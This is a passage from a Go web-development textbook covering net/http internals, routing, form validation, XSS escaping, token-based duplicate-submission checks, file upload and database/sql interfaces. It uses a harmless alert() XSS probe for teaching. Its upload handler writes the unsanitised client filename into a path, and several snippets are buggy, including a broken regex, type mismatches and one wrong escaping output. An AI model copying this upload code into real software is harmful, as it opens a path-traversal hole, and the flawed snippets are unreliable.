


Figure 3.9 http work flow

1. Create listening socket, listen to a port and wait for clients.
2. Accept requests from clients.
3. Handle requests, read HTTP header, if it uses POST method, also need to read data in message body and give

them to handlers. Finally, socket returns response data to clients.

Once we know the answers of three following questions, it's easy to know how web works in Go.

- How to listen to a port?
- How to accept client requests?
- How to allocate handlers?

In the previous section we saw that Go uses `ListenAndServe` to handle these problems: initialize a server object, call `net.Listen("tcp", addr)` to setup a TCP listener and listen to specific address and port.

Let's take a look at `http` package's source code.

```
//Build version go1.1.2.
func (srv *Server) Serve(l net.Listener) error {
 defer l.Close()
 var tempDelay time.Duration // how long to sleep on accept failure
 for {
 rw, e := l.Accept()
 if e != nil {
 if ne, ok := e.(net.Error); ok && ne.Temporary() {
 if tempDelay == 0 {
 tempDelay = 5 * time.Millisecond
 } else {
 tempDelay *= 2
 }
 if max := 1 * time.Second; tempDelay > max {
 tempDelay = max
 }
 log.Printf("http: Accept error: %v; retrying in %v", e, tempDelay)
 time.Sleep(tempDelay)
 continue
 }
 return e
 }
 tempDelay = 0
 c, err := srv.newConn(rw)
 if err != nil {
 continue
 }
 go c.serve()
 }
}
```

How to accept client requests after listened to the port? In the source code, we can see that it calls `srv.Serve(net.Listener)` to handle client requests. In body of function there is a `for{}`, it accepts request, creates a new connection, and then starts a new goroutine, and passes request data to this goroutine: `go c.serve()`. This is how Go supports high concurrency, and every goroutine is independent.

Now, how to use specific functions to handle requests? `conn` parses request `c.ReadRequest()` at first, and get corresponding handler: `handler := c.server.Handler` which is the second argument we passed when we called `ListenAndServe`. Because we passed `nil`, so Go uses its default handler `handler = DefaultServeMux`. So what is `DefaultServeMux` doing here? Well, this is the variable of router at this time, it calls handler functions for specific URLs. Did we setting this? Yes, we did. Remember in the first line we used `http.HandleFunc("/", sayHelloName)`. It's like you use this function to register the router rule for "/" path. When the URL is `/`, router calls function `sayHelloName`. `DefaultServeMux` calls `ServerHTTP` to get handler function for different path, and it calls `sayHelloName` in this case. Finally, server writes data and response to clients.

Detailed work flow:




Figure 3.10 Work flow of handling a HTTP request

I think you should know how Go runs web servers now.

## 3.4 Get into http package

In previous sections, we learned the work flow of web, and talked about a little about `http` package. In this section, we are going to learn two core functions in `http` package: Conn, ServeMux.

### goroutine in Conn

Unlike normal HTTP servers, Go uses goroutine for every affair that created by Conn in order to achieve high concurrency and performance, so every affair is independent.

Go uses following code to wait for new connections from clients.

```
c, err := srv.newConn(rw)
if err != nil {
 continue
}
go c.serve()
```

As you can see, it creates goroutine for every connection, and passes handler that is able to read data from request to the goroutine.

### Customized ServeMux

We used default router in previous section when talked about conn.server, the router passed request data to back-end handler.

The struct of default router:

```
type ServeMux struct {
 mu sync.RWMutex // because of concurrency, we have to use mutex here
 m map[string]muxEntry // router rules, every string mapping to a handler
}
```

The struct of muxEntry:

```
type muxEntry struct {
 explicit bool // exact match or not
 h Handler
}
```

The interface of Handler:

```
type Handler interface {
 ServeHTTP(ResponseWriter, *Request) // routing implementer
}
```

Handler is a interface, but the function sayhelloName didn't implement this interface, why could we add it as handler? Because there is another type HandlerFunc in http package. We called HandlerFunc to define our sayhelloName, so sayhelloName implemented Handler at the same time. it's like we call HandlerFunc(f), and function f is forced converted to type HandlerFunc.

```
type HandlerFunc func(ResponseWriter, *Request)

// ServeHTTP calls f(w, r).
func (f HandlerFunc) ServeHTTP(w ResponseWriter, r *Request) {
 f(w, r)
}
```

How the router calls handlers after we set router rules?

The router calls mux.handler.ServeHTTP(w, r) when it receives requests. In other words, it calls ServeHTTP interface of handlers.

Now, let's see how mux.handler works.

```
func (mux *ServeMux) handler(r *Request) Handler {
 mux.mu.RLock()
 defer mux.mu.RUnlock()

 // Host-specific pattern takes precedence over generic ones
 h := mux.match(r.Host + r.URL.Path)
 if h == nil {
 h = mux.match(r.URL.Path)
 }
 if h == nil {
 h = NotFoundHandler()
 }
 return h
}
```

The router uses URL as a key to find corresponding handler that saved in map, and calls

`handler.ServeHTTP` to execute functions to handle data.

You should understand the router work flow now, and Go actually supports customized routers. The second argument of `ListenAndServe` is for configuring customized router, it's a interface of `Handler`. Therefore, any router implements interface `Handler` that can be used.

The following example shows how to implement a simple router.

```
package main

import (
 "fmt"
 "net/http"
)

type MyMux struct {}

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
 if r.URL.Path == "/" {
 sayHelloName(w, r)
 return
 }
 http.NotFound(w, r)
 return
}

func sayHelloName(w http.ResponseWriter, r *http.Request) {
 fmt.Fprintf(w, "Hello myroute!")
}

func main() {
 mux := &MyMux{}
 http.ListenAndServe(":9090", mux)
}
```

## Go code execution flow

Let's take a look at the list of whole execution flow.

- Call `http.HandleFunc`
  1. Call HandleFunc of DefaultServeMux
  2. Call Handle of DefaultServeMux
  3. Add router rules to map[string]muxEntry of DefaultServeMux
- Call `http.ListenAndServe(":9090", nil)`

1. Instantiated Server
2. Call ListenAndServe of Server
3. Call net.Listen("tcp", addr) to listen to port.
4. Start a loop, and accept requests in loop body.
5. Instantiated a Conn and start a goroutine for every request: `go c.serve()`.
6. Read request data: `w, err := c.readRequest()`.
7. Check handler is empty or not, if it's empty then use DefaultServeMux.
8. Call ServeHTTP of handler.
9. Execute code in DefaultServeMux in this case.
10. . Choose handler by URL and execute code in that handler function:  
`mux.handler.ServeHTTP(w, r)`
11. . How to choose handler:
  - a. Check router rules for this URL.
  - b. Call ServeHTTP in that handler if there is one.
  - c. Call ServeHTTP of NotFoundHandler otherwise.

## 3.5 Summary

In this chapter, we introduced HTTP, DNS resolution flow and how to build a simple web server. Then we talked about how Go implements web server for us by looking at source code of package `net/http`.

I hope you know much more about web development, and you should see that it's quite easy and flexible to build a web application in Go.

# 4 User form

User form is the tool that is commonly used when we develop web applications, it provides ability to communicate between clients and servers. You must know form very much if you are web developers; if you are C/C++ programmers, you may want to ask: what is the user form?

Form is the area that contains form elements. Users can input information in these elements, like text box, drop down list, radio buttons, check box, etc. We use form tag `<form>` to define form.

```
<form>
...
input elements
...
</form>
```

Go has already had many convenient functions to deal with use form, like you can easily get form data in HTTP requests, and there are easy to integrate to your own web applications. In section 4.1, we are going to talk about how to handle form data in Go, and because you cannot believe any data from clients, you have to verify data before use them. After that, we will show some examples about verifying form data in section 4.2.

We say that HTTP is stateless, how can we identify that these forms are from same user? And how to make sure that one form can only be submitted once? We have more detailed explanation about Cookie (Cookie is the information that can be saved in the client side, and put in the request header when the request is sent to the server) in both sections 4.3 and 4.4.

Another big feature of form is uploading files. In section 4.5, you will learn how to use this feature and control file size before it starts uploading in Go.

## 4.1 Process form inputs

Before we start talking, let's take a look a simple example of use form, save it as `login.gtpl` in your project folder.

```
<html>
<head>
<title></title>
</head>
<body>
<form action="/login" method="post">
 Username:<input type="text" name="username">
 Password:<input type="password" name="password">
 <input type="submit" value="Login">
</form>
</body>
</html>
```

This form will submit to `/login` in server. After user clicked log in button, the data will be sent to `login` handler in server router. Then we need to know it uses POST method or GET.

It's easy to know through `http` package, let's see how to handle form data in log in page.

```
package main

import (
 "fmt"
 "html/template"
 "log"
 "net/http"
 "strings"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
 r.ParseForm() //Parse url parameters passed, then parse the response packet
 for the POST body (request body)
 // attention: If you do not call ParseForm method, the following data can
 not be obtained from
 fmt.Println(r.Form) // print information on server side.
 fmt.Println("path", r.URL.Path)
 fmt.Println("scheme", r.URL.Scheme)
 fmt.Println(r.Form["url_long"])
 for k, v := range r.Form {
```

```

 fmt.Println("key:", k)
 fmt.Println("val:", strings.Join(v, ""))
 }
 fmt.Fprintf(w, "Hello astaxie!") // write data to response
}

func login(w http.ResponseWriter, r *http.Request) {
 fmt.Println("method:", r.Method) //get request method
 if r.Method == "GET" {
 t, _ := template.ParseFiles("login.gtpl")
 t.Execute(w, nil)
 } else {
 r.ParseForm()
 // logic part of log in
 fmt.Println("username:", r.Form["username"])
 fmt.Println("password:", r.Form["password"])
 }
}

func main() {
 http.HandleFunc("/", sayhelloName) // setting router rule
 http.HandleFunc("/login", login)
 err := http.ListenAndServe(":9090", nil) // setting listening port
 if err != nil {
 log.Fatal("ListenAndServe: ", err)
 }
}

```

Now we know use `r.Method` to get request method, and it returns a string like "GET", "POST", "PUT", etc.

In function `login`, we use `r.Method` to check if it's a log in page or log in process logic, which means you just open this page, or you are trying to log in. Serve shows page only when it uses GET method, process log in logic when it uses POST method.

You should see following interface after you opened `http://127.0.0.1:9090/login` in your browser.




Figure 4.1 User log in interface

Server will not print anything after we typed user name and password because handler doesn't parse form until we call `r.ParseForm()`. Let's add `r.ParseForm()` before `fmt.Println("username:", r.Form["username"])`, compile and test again. You should see information is printed in server side now.

`r.Form` contains all request arguments, like query-string in URL, data in POST and PUT. If the data have conflicts like have same name, it will save into a slice with multiple values. In Go documentation, it says Go will save data of GET and POST in different places.

Try to change value of action in form `http://127.0.0.1:9090/login` to `http://127.0.0.1:9090/login?username=astaxie` in file `login.gtpl`, test again, and you will see the slice is printed in server side.

```
method: POST
username: [astaxie xiemengjun]
password: [123456]
```

Figure 4.2 Server prints request data

The type of `request.Form` is `url.Values`, it saves data with format `key=value`.

```
v := url.Values{}
v.Set("name", "Ava")
v.Add("friend", "Jess")
v.Add("friend", "Sarah")
v.Add("friend", "Zoe")
// v.Encode() == "name=Ava&friend=Jess&friend=Sarah&friend=Zoe"
fmt.Println(v.Get("name"))
fmt.Println(v.Get("friend"))
fmt.Println(v["friend"])
```

**Tips** Request has ability to access form data by method `FormValue()`. For example, you can change `r.Form["username"]` to `r.FormValue("username")`, and it calls `r.ParseForm` automatically. Notice that it returns the first value if there are arguments with same name, and it returns empty string if there is no such argument.

## 4.2 Verification of inputs

The most important principle in web development is that you cannot trust anything from user form, you have to verify all data before use them. You may know many websites are invaded by this problem which is simple but crucial.

There are two ways to verify form data that commonly used, the one is JavaScript verification in front-end, and another one is server verification in back-end. In this section, we are going to talk about the server verification in web development.

### Required fields

Sometimes you ask users to input some fields but they don't, for example we need user name in previous section. You can use function `Len` to get length of field to make sure users input this information.

```
if Len(r.Form["username"])[0]==0{
 // code for empty field
}
```

`r.Form` uses different treatments of different types of form elements when they are blanks. For empty text box, text area and file upload, it returns empty string; for radio button and check box, it doesn't even create corresponding items, and you will get errors if you try to access it. Therefore, we'd better use `r.Form.Get()` to get filed values because it always returns empty if the value does not exist. On the other hand, `r.Form.Get()` can only get one field value every time, so you need to use `r.Form` to get values in map.

### Numbers

Sometimes you only need numbers for the field value. For example, you need age of users, like 50 or 10, instead of "old enough" or "young man". If we need positive numbers, we can convert to `int` type first and process them.

```
getint,err:=strconv.Atoi(r.Form.Get("age"))
if err!=nil{
 // error occurs when convert to number, it may not a number
}

// check range of number
if getint >100 {
 // too big
}
```

Another way to do this is using regular expression.

```
if m, _ := regexp.MatchString("^\\d+$", r.Form.Get("age")); !m {
 return false
}
```

For high performance purpose, regular expression is not an efficient way, but simple regular expression is fast enough. If you know regular expression before, you should it's a very convenient way to verify data. Notice that Go uses [RE2](#), all UTF-8 characters are supported.

## Chinese

Sometimes we need users to input their Chinese name, we have to verify they use all Chinese rather than random characters. For Chinese verification, regular expression is the only way.

```
if m, _ := regexp.MatchString("^\\x{4e00}-\\x{9fa5}]+$",
r.Form.Get("realname")); !m {
 return false
}
```

## English letters

Sometimes we need users to input English letters. For example, we need someone's English name, like astaxie instead of asta谢. We can easily use regular expression to do verification.

```
if m, _ := regexp.MatchString("^[a-zA-Z]+$", r.Form.Get("engname")); !m {
 return false
}
```

## E-mail address

If you want to know if users input valid E-mail address, you can use following regular expression:

```
if m, _ := regexp.MatchString(`^([\w\._]{2,10})@(\w{1,}).([a-z]{2,4})$`,
r.Form.Get("email")); !m {
 fmt.Println("no")
} else {
 fmt.Println("yes")
}
```

## Drop down list

When we need item in our drop down list, but we get some values that are made by hackers, how can we prevent it?

Suppose we have following <select>:

```
<select name="fruit">
<option value="apple">apple</option>
<option value="pear">pear</option>
<option value="banane">banane</option>
</select>
```

Then, we use following way to verify:

```
slice:=[]string{"apple", "pear", "banane"}

for _, v := range slice {
 if v == r.Form.Get("fruit") {
 return true
 }
}
return false
```

All functions I showed above are in my open source project for operating slice and map:  
<https://github.com/astaxie/beeku>

## Radio buttons

If we want to know the user is male or female, we may use a radio button, return 1 for male and

2 for female. However, there is a little boy is reading book about HTTP, and send to you 3, will your program have exception? So we need to use same way for drop down list to make sure all values are expected.

```
<input type="radio" name="gender" value="1">Male
<input type="radio" name="gender" value="2">Female
```

And we use following code to do verification:

```
slice:=[]int{1,2}

for _, v := range slice {
 if v == r.Form.Get("gender") {
 return true
 }
}
return false
```

## Check boxes

Suppose there are some check boxes for users' interests, and you don't want extra values as well.

```
<input type="checkbox" name="interest" value="football">Football
<input type="checkbox" name="interest" value="basketball">Basketball
<input type="checkbox" name="interest" value="tennis">Tennis
```

Here is a little bit different in verification between radio buttons and check boxes because we get a slice from check boxes.

```
slice:=[]string{"football","basketball","tennis"}
a:=Slice_diff(r.Form["interest"],slice)
if a == nil{
 return true
}

return false
```

## Date and time

Suppose you want to make users input valid date or time. Go has package `time` to convert year, month, day to corresponding time, then it's easy to check it.

```
t := time.Date(2009, time.November, 10, 23, 0, 0, 0, time.UTC)
fmt.Printf("Go launched at %s\n", t.Local())
```

After you had `time`, you can use package `time` for more operations depend on your purposes.

We talked about some common form data verification in server side, I hope you understand more about data verification in Go, especially how to use regular expression.

## 4.3 Cross site scripting

Today's websites have much more dynamic content in order to improve user experience, which means we can provide dynamic information depends on every individual's behavior. However, there is a thing called "Cross site scripting" (known as "XSS") always attacking dynamic websites, and static websites are completely fine at this time.

Attackers often inject malicious scripts like JavaScript, VBScript, ActiveX or Flash into those websites that have loopholes. Once they have successful injection, your user information will be stolen and your website will full of spam, also they can change user settings to whatever they want.

If you want to prevent this kind of attack, you'd better combine two following approaches:

- Verification all data from users, which we talked about previous section.
- Give special handling for data that will be responded to clients, in order to prevent any injected script runs on browsers.

So how can we do these two jobs in Go? Fortunately, package `html/template` has some useful functions to escape data as follows:

- `func HTMLEscape(w io.Writer, b []byte)` escapes b to w.
- `func HTMLEscapeString(s string)` string returns string after escaped from s.
- `func HTMLEscaper(args ...interface{}) string` returns string after escaped from multiple arguments.

Let's change the example in section 4.1:

```
fmt.Println("username:", template.HTMLEscapeString(r.Form.Get("username"))) //
print at server side
fmt.Println("password:", template.HTMLEscapeString(r.Form.Get("password")))
template.HTMLEscape(w, []byte(r.Form.Get("username"))) // responded to clients
```

If we try to input user name as `<script>alert()</script>`, we will see following content in the browser:




Figure 4.3 JavaScript after escaped

Functions in package `html/template` help you escape all HTML tags, what if you just want to print `<script>alert()</script>` to browsers? You should use `text/template` instead.

```
import "text/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')
</script>")
```

Output:

```
Hello, <script>alert('you have been pwned')</script>!
```

Or you can use type `template.HTML`: Variable content will not be escaped if it's type is `template.HTML`.

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", template.HTML("<script>alert('you have been
pwned')</script>"))
```

Output:

```
Hello, <script>alert('you have been pwned')</script>!
```

One more example of escape

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')
</script>")
```

Output:

```
Hello, <script>alert('you have been pwned')</script>!
```



## 4.4 Duplicate submissions

I don't know if you have ever seen some blogs or BBS have more than one posts are exactly same, but I can tell you it's because users did duplicate submissions of post form at that time. There are batch of reasons can cause duplicate submissions, sometimes users just double click the submit button, or they want to modify some content after post and press back button, or it's by purpose of malicious users in some vote websites. It's easy to see how the duplicate submissions lead to many problems, so we have to use effective means to prevent it.

The solution is that add a hidden field with unique token to your form, and check this token every time before processing data. Also, if you are using Ajax to submit form, use JavaScript to disable submit button once submitted.

Let's improve example in section 4.2:

```
<input type="checkbox" name="interest" value="football">Football
<input type="checkbox" name="interest" value="basketball">Basketball
<input type="checkbox" name="interest" value="tennis">Tennis
Username:<input type="text" name="username">
Password:<input type="password" name="password">
<input type="hidden" name="token" value="{{.}}>
<input type="submit" value="Login">
```

We used MD5(time stamp) to generate token, and added to hidden field and session in server side(Chapter 6), then we can use this token to check if this form was submitted.

```
func login(w http.ResponseWriter, r *http.Request) {
 fmt.Println("method:", r.Method) // get request method
 if r.Method == "GET" {
 crutime := time.Now().Unix()
 h := md5.New()
 io.WriteString(h, strconv.FormatInt(crutime, 10))
 token := fmt.Sprintf("%x", h.Sum(nil))

 t, _ := template.ParseFiles("login.gtpl")
 t.Execute(w, token)
 } else {
 // log in request
 r.ParseForm()
 token := r.Form.Get("token")
 if token != "" {
 // check token validity
 } else {
 // give error if no token
 }
 fmt.Println("username length:", len(r.Form["username"][0]))
 fmt.Println("username:", template.HTMLEscapeString(r.Form.Get("username")))) // print in server
 side
 fmt.Println("password:", template.HTMLEscapeString(r.Form.Get("password"))))
 template.HTMLEscape(w, []byte(r.Form.Get("username")))) // respond to client
 }
}
```

```
1 <html>
2 <head>
3 <title></title>
4 </head>
5 <body>
6 <form action="http://127.0.0.1:9090/login" method="post">
7
8 <input type="checkbox" name="interest" value="football">足球
9 <input type="checkbox" name="interest" value="basketball">篮球
10 <input type="checkbox" name="interest" value="tennis">网球
11
12 用户名:<input type="text" name="username">
13 密码:<input type="password" name="password">
14 <input type="hidden" name="token" value="d281ccb4e41a6d3438925d82df70ea7">
15 <input type="submit" value="登陆">
16 </form>
17 <script>
18 alert("hello");
19 </script>
20 </body>
21 </html>
```

Figure 4.4 The content in browser after added token

You can refresh this page and you will see different token every time, so this keeps every form is unique.

For now you can prevent many of duplicate submissions attacks by adding token to your form, but it cannot prevent all the deceptive attacks, there is much more work should be done.

## 4.5 File upload

Suppose you have a website like Instagram, and you want users to upload their beautiful photos, how you are going to do?

You have to add property `enctype` to the form that you want to use for uploading photos, and there are three possibilities for its value:

```
application/x-www-form-urlencoded Trans-coding all characters before upload(default).
multipart/form-data No trans-coding, you have to use this value when your form have file upload controls.
text/plain Convert spaces to "+", but no trans-coding for special characters.
```

Therefore, HTML content of a file upload form should look like this:

```
<html>
<head>
 <title>Upload file</title>
</head>
<body>
<form enctype="multipart/form-data" action="http://127.0.0.1:9090/upload" method="post">
 <input type="file" name="uploadfile" />
 <input type="hidden" name="token" value="{{.}}"/>
 <input type="submit" value="upload" />
</form>
</body>
</html>
```

We need to add a function in server side to handle this affair.

```
http.HandleFunc("/upload", upload)

// upload logic
func upload(w http.ResponseWriter, r *http.Request) {
 fmt.Println("method:", r.Method)
 if r.Method == "GET" {
 crutime := time.Now().Unix()
 h := md5.New()
 io.WriteString(h, strconv.FormatInt(crutime, 10))
 token := fmt.Sprintf("%x", h.Sum(nil))

 t, _ := template.ParseFiles("upload.gtpl")
 t.Execute(w, token)
 } else {
 r.ParseMultipartForm(32 << 20)
 file, handler, err := r.FormFile("uploadfile")
 if err != nil {
 fmt.Println(err)
 return
 }
 defer file.Close()
 fmt.Fprintf(w, "%v", handler.Header)
 f, err := os.OpenFile("./test/"+handler.Filename, os.O_WRONLY|os.O_CREATE, 0666)
 if err != nil {
 fmt.Println(err)
 return
 }
 defer f.Close()
 io.Copy(f, file)
 }
}
```

As you can see, we need to call `r.ParseMultipartForm` for uploading files, the argument means the `maxMemory`. After you called `ParseMultipartForm`, file will be saved in your server memory with `maxMemory` size, if the file size is larger than `maxMemory`, rest of data will be saved in system temporary file. You can use `r.FormFile` to get file handle and use `io.Copy` to save to your file system.

You don't need to call `r.ParseForm` when you access other non-file fields in the form because Go will call it when it's necessary. Also call `ParseMultipartForm` once is enough, and no differences for multiple calls.

We use three steps for uploading files as follows:

1. Add `enctype="multipart/form-data"` to your form.

2. Call `r.ParseMultipartForm` in server side to save file in memory or temporary file.
3. Call `r.FormFile` to get file handle and save to file system.

The file handler is the `multipart.FileHeader`, it uses following struct:

```
type FileHeader struct {
 Filename string
 Header textproto.MIMEHeader
 // contains filtered or unexported fields
}
```




Figure 4.5 Print information in server after received file.

## Clients upload files

I showed the example of using form to upload file, and we can impersonate a client form to upload file in Go as well.

```

package main

import (
 "bytes"
 "fmt"
 "io"
 "io/ioutil"
 "mime/multipart"
 "net/http"
 "os"
)

func postFile(filename string, targetUrl string) error {
 bodyBuf := &bytes.Buffer{}
 bodyWriter := multipart.NewWriter(bodyBuf)

 // this step is very important
 fileWriter, err := bodyWriter.CreateFormFile("uploadfile", filename)
 if err != nil {
 fmt.Println("error writing to buffer")
 return err
 }

 // open file handle
 fh, err := os.Open(filename)
 if err != nil {
 fmt.Println("error opening file")
 return err
 }

 //iocopy
 _, err = io.Copy(fileWriter, fh)
 if err != nil {
 return err
 }

 contentType := bodyWriter.FormDataContentType()
 bodyWriter.Close()

 resp, err := http.Post(targetUrl, contentType, bodyBuf)
 if err != nil {
 return err
 }
 defer resp.Body.Close()
 resp_body, err := ioutil.ReadAll(resp.Body)
 if err != nil {
 return err
 }
 fmt.Println(resp.Status)
 fmt.Println(string(resp_body))
 return nil
}

// sample usage
func main() {
 target_url := "http://localhost:9090/upload"
 filename := "./astaxie.pdf"
 postFile(filename, target_url)
}

```

The above example shows you how to use client to upload file, it uses `multipart.Write` to write file in cache and sends to server through POST method.

If you have other field need to write into data like user name, call `multipart.WriteField` as needed.

## 4.6 Summary

In this chapter, we mainly learned how to process form data in Go through examples about user log in and file upload. We also understand that verify user data is extremely important for website security, and we used one section to talk about how to filter data with regular expression.

I hope you know more about communication between client and server side, which is client sends data to server, and server responds to client after processed data.

# 5 Database

For web developers, the database is the core of web development. You can save almost anything in database, query and update data, like user information, products or news list.

Go doesn't have any driver for database, but it does have a driver interface defined in package `database/sql`, people can develop database drivers based on that interface. In section 5.1, we are going to talk about database driver interface design in Go; in sections 5.2 to 5.4, I will introduce some SQL database drivers to you; in section 5.5, I'll show the ORM that I developed which is based on `database/sql` interface standard, it compatible with most of drivers that implemented `database/sql` interface, and easy to access database in Go code style.

NoSQL is a hot topic in recent years, more websites decide to use NoSQL database as their main database instead of just for cache usage. I will introduce two NoSQL database which are MongoDB and Redis to you in section 5.6.

# 5.1 database/sql interface

Go doesn't provide any official database driver which PHP does, but it does have some database driver interface standards for developers develop database drivers. There is an advantage that if your code is developed according to these interface standards, you will not change any code when your database changes. Let's see what these database interface standards are.

## sql.Register

This function is in package `database/sql` for registering database drivers when you use third-party database drivers. In all those drivers, they should call function `Register(name string, driver driver.Driver)` in `init()` function in order to register their drivers.

Let's take a look at corresponding code in drivers of mymysql and sqlite3:

```
//https://github.com/mattn/go-sqlite3 driver
func init() {
 sql.Register("sqlite3", &SQLiteDriver{})
}

//https://github.com/mikespoock/mymysql driver
// Driver automatically registered in database/sql
var d = Driver{proto: "tcp", raddr: "127.0.0.1:3306"}
func init() {
 Register("SET NAMES utf8")
 sql.Register("mymysql", &d)
}
```

We see that all third-party database drivers implemented this function to register themselves, and Go uses a map to save user drivers inside of `database/sql`.

```
var drivers = make(map[string]driver.Driver)
drivers[name] = driver
```

Therefore, this register function can register drivers as many as you want with all different name.

We always see following code when we use third-party drivers:

```
import (
 "database/sql"
 _ "github.com/mattn/go-sqlite3"
)
```

Here the blank `_` is quite confusing for many beginners, and this is a great design in Go. We know this identifier is for discarding values from function return, and you have to use all imported packages in your code in Go. So when the blank is used with import means you need to execute `init()` function of that package without directly using it, which is for registering database driver.

## driver.Driver

`Driver` is a interface that has a method `Open(name string)` that returns a interface of `Conn`.

```
type Driver interface {
 Open(name string) (Conn, error)
}
```

This is a one-time `Conn`, which means it can be used only once in one goroutine. The following code will occur errors:

```
...
go goroutineA (Conn) // query
go goroutineB (Conn) // insert
...
```

Because Go has no idea about which goroutine does what operation, so the query operation may get result of insert, vice-versa.

All third-party drivers should have this function to parse name of `Conn` and return results correctly.

## driver.Conn

This is a database connection interface with some methods, and as I said above, same `Conn` can only be used in one goroutine.

```
type Conn interface {
 Prepare(query string) (Stmt, error)
 Close() error
 Begin() (Tx, error)
}
```

- `Prepare` returns prepare status of corresponding SQL commands for querying and deleting, etc.
